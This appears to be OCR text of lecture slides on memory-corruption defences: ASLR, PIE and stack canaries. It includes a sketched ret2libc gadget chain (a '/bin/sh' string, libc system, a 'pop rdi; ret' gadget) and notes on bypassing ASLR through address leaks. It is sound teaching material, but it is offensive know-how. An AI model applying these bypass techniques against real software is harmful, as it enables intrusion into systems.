
AAAAAAAAAA

Stack growth


Buffer growth

🤮 Mitigate code reuse attacks 🤮

So far we assumed we know addresses of **gadgets, functions, libraries and stack**


Stack
ld.so
libc.so.6
Heap
Binary
0x7f7fd13795bd: "/bin/sh"
0x7f7fd12172c0 <__libc_system>
0x401213 <__libc_csu_init+99>: pop rdi
0x401214 <__libc_csu_init+99>: ret

Randomized address mappings break our attack



🤮 ASLR and PIE 🤮


- **A**ddress **S**pace **L**ayout **R**andomization
- Randomized memory layout on every execution
- Linux ASLR is based on 5 randomized (base) addresses
  - Stack, Heap, mmap-Base, vdso
  - Random base address for executable only if **PIE** is enabled

🚀 Bypass ASLR and PIE 🚀

Leak primitive

- some way to print a memory address (e.g. format string bug)
- Leak of 1 library address derandomizes all libraries
- Leak of 1 address in our binary breaks PIE
- Forked processes share layout with parent

🤮 Canaries 🤮



Return Address
c0 72 21 d1 7f 7f 00 00

Saved RBP
80 60 31 a2 8d 7f 00 00

Canary
45 a1 b8 39 11 7e 99 00

var
00 00 00 00

buf
AAAAAAAAAA


Stack growth

Buffer growth

```
0x40114e <+8>:   mov   rax,QWORD PTR fs:0x28
0x401157 <+17>:  mov   QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>:  mov   rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:  sub   rdx,QWORD PTR fs:0x28
0x40119c <+86>:  je    0x4011a3 <main+93>
0x40119e <+88>:  call  0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:  leave
0x4011a4 <+94>:  ret
```

- function prologue: push 7 random (+1 null) byte on stack
- function epilogue: assert these bytes did not change
- Prevent (linear) stack-based buffer overflows

🤮 Canaries 🤮



Return Address

43 43 43 43 43 43 43 43

Saved RBP

41 41 41 41 41 41 41 41

Canary

41 41 41 41 41 41 41 41

var

41 41 41 41

buf

AAAAAAAAAA

